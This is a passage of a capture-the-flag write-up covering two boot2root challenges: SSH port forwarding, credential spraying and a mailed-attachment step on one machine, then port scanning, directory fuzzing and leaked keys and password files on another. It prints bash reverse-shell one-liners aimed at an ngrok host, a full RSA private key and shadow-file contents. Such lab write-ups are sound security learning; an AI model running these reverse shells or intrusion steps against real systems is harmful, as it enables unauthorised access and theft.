┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ ssh jane@167.71.227.20 -p 2222
The authenticity of host '[167.71.227.20]:2222 ([167.71.227.20]:2222)' can't be established.
ED25519 key fingerprint is SHA256:I/+Ruth2v0Xy9GDoT5Qb5FCcoT86jTaSjDzt8DscoCQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[167.71.227.20]:2222' (ED25519) to the list of known hosts.
jane@167.71.227.20's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Jun 23 16:43:07 2024 from 106.194.195.89
jane@0e9f42e5add3:~$
```


Got a connection on Jane on port 2222
Now we have a login page for mailing application and passwords let’s do quick ssh port forwarding

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ ssh -L 8000:192.168.1.5:80 -L 8001:192.168.1.6:80 jane@167.71.227.20 -p 2222
jane@167.71.227.20's password:
Permission denied, please try again.
jane@167.71.227.20's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Jun 23 21:02:16 2024 from 103.120.210.215
jane@0e9f42e5add3:~$
```

This command forwards internal 192.168.1.5:80 and 192.168.1.6:80 on our localhost ports 8000 and 8001 so we can access these pages on localhost ports 8000 and 8001



Let’s spray the creds we have
emily:qazwsxedc worked



Let’s check the mails now
One of the emails tells us to send the bash script to an email address

Jane Smith's Mail

Back to Home

From: Jane Smith

To: emily@tech.com

Subject: Important Announcement

Date: July 12, 2023

Message:

Please remember to submit the newly created bash automation tool before the end of the day to michael@tech.com. Thank you.

There is another mail on phishing which gives a hint that we have to do phishing

Inbox

Back to Home

From: michael@tech.com

To: emily@tech.com

Subject: Phishing alert

Date: July 13, 2023

Message:

I hope this email finds you well. I am writing to raise awareness about the growing threat of phishing attacks and the importance of being vigilant in protecting our personal information

Phishing attacks have become increasingly sophisticated, making it crucial for us to be cautious while interacting online. These malicious attempts aim to deceive unsuspecting individuals into revealing sensitive information such as usernames, passwords, or financial details.

Let's create a test.sh

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ cat test.sh
whoami
```

After sending the mail got a message

Attachment will be reviewd by IT Team : Email sent successfully to recipients.

Since the attachment is reviewed there is a possibility script is getting executed on the backend

Start Netcat listener and open that port to the internet using ngrok

```
ngrok

New guides https://ngrok.com/docs/guides/site-to-site-apis/

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.11.0, Ctrl-U to update)
Version                       3.10.1
Region                        India (in)
Latency                       24ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:10829 -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.00    0.00    4.10    4.10
```

Created reverse shell file

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ echo 'bash -c "bash -i >& /dev/tcp/0.tcp.in.ngrok.io/10829 0>&1"' > reverse.sh
```

Uploaded it and waiting for the shell

Did not receive the shell so I changed the payload:

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ echo '/bin/bash -i >& /dev/tcp/0.tcp.in.ngrok.io/10829 0>&1' > reverse.sh
```

After a couple of minutes got the root shell and the flag

```
┌──(shivam㉿kali)-[~/iitk/boot2root/chacha]
└─$ nc -nvlp 80
Listening on 0.0.0.0 80
Connection received on 127.0.0.1 35856
bash: cannot set terminal process group (53615): Inappropriate ioctl for device
bash: no job control in this shell
root@97fd6cb85440:~# ls
ls
root.txt
root@97fd6cb85440:~# cat root.txt
cat root.txt
C3i{Pivot_To_Success!2024}root@97fd6cb85440:~#
```

Challenge: Pepoye

After spawning the machine checked the IP for the machine

```
┌──(shivam㉿kali)-[~]
└─$ nmap -sn 192.168.189.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 14:48 IST
Nmap scan report for 192.168.189.1
Host is up (0.00043s latency).
Nmap scan report for 192.168.189.142
Host is up (0.00034s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.03 seconds
```

192.168.1.1 is the IP of my attacker machine and 192.168.189.142 is the IP of Pepoye's machine

Port Scanning

```
┌──(shivam㉿kali)-[~]
└─$ nmap -p- 192.168.189.142 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 14:51 IST
Nmap scan report for 192.168.189.142
Host is up (0.0028s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
7080/tcp open  empowerid
7601/tcp open  unknown
8088/tcp open  radan-http

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
```

Let’s check each port one by one

Port 21

Anonymous login failed, we need a username and password to log on ftp

```
┌──(shivam㉿kali)-[~]
└─$ ftp 192.168.189.142
Connected to 192.168.189.142.
220 (vsFTPd 3.0.3)
Name (192.168.189.142:shivam): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

We Will come back to this port later if needed
Port 22 is for SSH it also requires a username and password to log in

Port 80 is a web server but before enumerating the web server I would like to do a quick enum of smb port 445

Port 445
There is a share named print$ for printer drivers and the share IPC$ is a standard share that all smb have and an anonymous login for print$ share failed


```
┌──(shivam㉿kali)-[~]
└─$ smbclient -L 192.168.189.142
Password for [WORKGROUP\shivam]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SEPPUKU
```

We can do an anonymous login on IPC$ share but that isn't useful to us we cannot list anything on that share

```
┌──(shivam㉿kali)-[~]
└─$ smbclient -U anonymous //192.168.189.142/IPC$
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \>
```

So now we can do brute-force on smb but before that, we also have a web server to look for. It might have some creds for FTP or smb which would give us something else to move forward

Port 80
The webpage prompts for a login which requires a username and password which we do not have currently so we will move forward to the next port




Port 7080
On port 7080 there's nothing just a 404 error

So I tried directory bursting to find some hidden directories
And have 4 directories docs, view, lib, res

```
┌──(shivam㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u https://192.168.189.142:7080/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://192.168.189.142:7080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

docs                    [Status: 301, Size: 1260, Words: 109, Lines: 15, Duration: 2ms]
view                    [Status: 301, Size: 1260, Words: 109, Lines: 15, Duration: 4ms]
lib                     [Status: 301, Size: 1260, Words: 109, Lines: 15, Duration: 4ms]
res                     [Status: 301, Size: 1260, Words: 109, Lines: 15, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 21 req/sec :: Duration: [0:01:27] :: Errors: 0 ::
```

Only docs responded with 200 status and rest three of them gave 404 pages. On the docs, page it showed the webserver name and version I quickly searched for exploits for this version but didn't find any. Although I found an exploit it only works for the 1.7.8 version and it needs an authentication



So we need to move on next port

Port 7601
We get an image on the web interface so this could be steganography or something this CTF had a lot of steg challenges

Before going for steg I would like to enumerate the directories on this webserver

```
# Copyright 2007 James Fisher [Status: 200, Size: 171, Words: 8, Lines: 9, Duration: 18ms]
b                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
a                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
c                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
t                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 2ms]
r                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
d                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
f                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
e                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
h                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 2ms]
w                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
q                       [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 1ms]
database                [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 1ms]
#                       [Status: 200, Size: 171, Words: 8, Lines: 9, Duration: 140ms]
production              [Status: 301, Size: 330, Words: 20, Lines: 10, Duration: 1ms]
keys                    [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 1ms]
secret                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 1ms]
                        [Status: 200, Size: 171, Words: 8, Lines: 9, Duration: 1ms]
stg                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 1ms]
server-status           [Status: 403, Size: 282, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

Found a lot of directories on this port but the ones that stand out are database, production, keys, and secret this could be something of interest


The database directory has nothing it’s empty

Index of /database

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.38 (Debian) Server at 192.168.189.142 Port 7601

The production directory has a webpage



Keys directory has 2 files private and private.bak

Index of /keys

Name	Last modified	Size	Description
Parent Directory		-	
private	2020-05-13 05:28	1.6K	
private.bak	2020-05-13 05:28	1.6K	

Apache/2.4.38 (Debian) Server at 192.168.189.142 Port 7601

Private file has an RSA private key which could be SSH but we do not have a username to use it so we will keep it

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTsleOUy2
CJX+oNwVVKPpl6TYI4nXPGbiwfGzoxm0FZa7D9yr83OgwuvMMp83OkVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9coOpadjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LKjfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLKRPM8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyfUZSUDTj2JexAKd8OU93o+rcXt
46uudOX/WhR9RMbqpb6MnokEMQGlrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvyTnUTw0uf5+sRkI173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIpY7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTBOKcTtCSDVo6/
ho6fTl0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIoO1kojPnB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiWrJA/Jp
h7y0I0zRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+/fUbxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwzZeUDzcQpiTx4RsgP6MkFU8knORKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+UOUV8GXV9VqDIWUhgycCgYEAvJaGcqyWMUhG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgYy3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbbQyibO1h9tETyMgGXEhaJIvTQSu4deZ
/DiLLCttkDHXuW2FTosfQx0CgYEAkhGOSjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrlOnIk5L68deUpYF/WkNbAlLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzkRCcXmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONgBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg==
-----END RSA PRIVATE KEY-----
```

Private.bak file also has the same key

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ cat private.bak
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJlwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe41gLCsTsleOUy2
CJX+oNwVVKPpl6TYI4nXPGbiwfGzoxm0FZa7D9yr83OgwuvMMp83OkVcwL9v+x7a
tK8AAVZ0NjvOPGkvEhB2rPS2mKg1xRKXCM7pA0KSOoDbk9coOpadjg4G0f1YPWrw
p6iLfIErfY2+5hS7QyTQpuRmHuR4eKLF1NFRp8gYuNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LKjfRRYmKGpyqiGTdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKIkop2YfIDLKRPM8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyfUZSUDTj2JexAKd8OU93o+rcXt
46uudOX/WhR9RMbqpb6MnokEMQGlrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJOHd5S5SOKARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvyTnUTw0uf5+sRkI173CUY+ygJapGM7Lg59xzcjEq5H4so0IztQo3o/pOIfeS6W
bqIpY7D63YBGLgpi9JcN/d2bSfafkfhcrAcjPjRXwEFPmYjMbsTBOKcTtCSDVo6/
ho6fTl0CgYEA9F1uIkqxFKIMt2/uK4/1gPOXy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIoO1kojPnB+TUy4qz+Bd7teDbkHSaWNJYIVJZQbvskstwgL4+XamiWrJA/Jp
h7y0I0zRxCMBj5yhBNrp6P+f8vtVMpjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+/fUbxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7CxOG+mD4Vryjpk/wwzZeUDzcQpiTx4RsgP6MkFU8knORKfBdimaUpiasWlNWgy
caXR/iA6EmA4jht8vf/+UOUV8GXV9VqDIWUhgycCgYEAvJaGcqyWMUhG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgYy3+gp7ybqoqCzwFQ28itEExn78tGV
o4Pek0EKPY+22TCv5bUJlOz+5bql3AfvbbQyibO1h9tETyMgGXEhaJIvTQSu4deZ
/DiLLCttkDHXuW2FTosfQx0CgYEAkhGOSjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8YrlOnIk5L68deUpYF/WkNbAlLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzkRCcXmSeGynjkTB4CAMq+R6RYLt1yaFtk9/gZAfJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONgBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8le1saEGjwCu6zKto7CaFjj2D4Y9ji0sHGBO+tVbtmU/Jg==
-----END RSA PRIVATE KEY-----
```

The secret directory also has some very useful files

Index of /secret

Name	Last modified	Size	Description
Parent Directory		-	
hostname	2020-05-13 03:41	8	
jack.jpg	2018-09-12 03:49	58K	
passwd.bak	2020-05-13 03:47	2.7K	
password.lst	2020-05-13 03:59	672	
shadow.bak	2020-05-13 03:48	1.4K	

Apache/2.4.38 (Debian) Server at 192.168.189.142 Port 7601

The hostname file contains the name of the host

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ curl http://192.168.189.142:7601/secret/hostname
seppuku
```

Jack.jpg is an image file there could be something hidden in this

Stegdetect said negative means it does not have anything hidden

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ stegdetect jack.jpg
jack.jpg : negative
```

Passwd.bak file contains the contents of /etc/passwd

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ curl http://192.168.189.142:7601/secret/passwd.bak
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:110::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:111:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
lightdm:x:110:115:Light Display Manager:/var/lib/lightdm:/bin/false
cups-pk-helper:x:111:118:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:113:119::/nonexistent:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:115:121::/var/lib/saned:/usr/sbin/nologin
pulse:x:116:122:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:118:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/var/run/hplip:/bin/false
debian-tor:x:120:126::/var/lib/tor:/bin/false
iodine:x:121:65534::/var/run/iodine:/usr/sbin/nologin
thpot:x:122:65534:Honeypot user,,,:/usr/share/thpot:/dev/null
postfix:x:123:128::/var/spool/postfix:/usr/sbin/nologin
nm-openvpn:x:124:130:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
statd:x:125:65534::/var/lib/nfs:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
nm-openconnect:x:127:131:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
rabbit-hole:x:1001:1001:,,,:/home/rabbit-hole:/bin/bash
```

Passwd.lst is a wordlist for passwords

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ curl http://192.168.189.142:7601/secret/password.lst
123456
12345
password
password1
123456789
12345678
1234567890
abc123
```

Shadow.bak file contains the contents of /etc/shadow

```
┌──(shivam㉿kali)-[~/iitk/boot2root/pepoye]
└─$ curl http://192.168.189.142:7601/secret/shadow.bak
root:!:18327:0:99999:7:::
daemon:*:17937:0:99999:7:::
bin:*:17937:0:99999:7:::
sys:*:17937:0:99999:7:::
sync:*:17937:0:99999:7:::
games:*:17937:0:99999:7:::
man:*:17937:0:99999:7:::
lp:*:17937:0:99999:7:::
mail:*:17937:0:99999:7:::
news:*:17937:0:99999:7:::
uucp:*:17937:0:99999:7:::
proxy:*:17937:0:99999:7:::
www-data:*:17937:0:99999:7:::
backup:*:17937:0:99999:7:::
list:*:17937:0:99999:7:::
irc:*:17937:0:99999:7:::
gnats:*:17937:0:99999:7:::
nobody:*:17937:0:99999:7:::
systemd-network:*:17937:0:99999:7:::
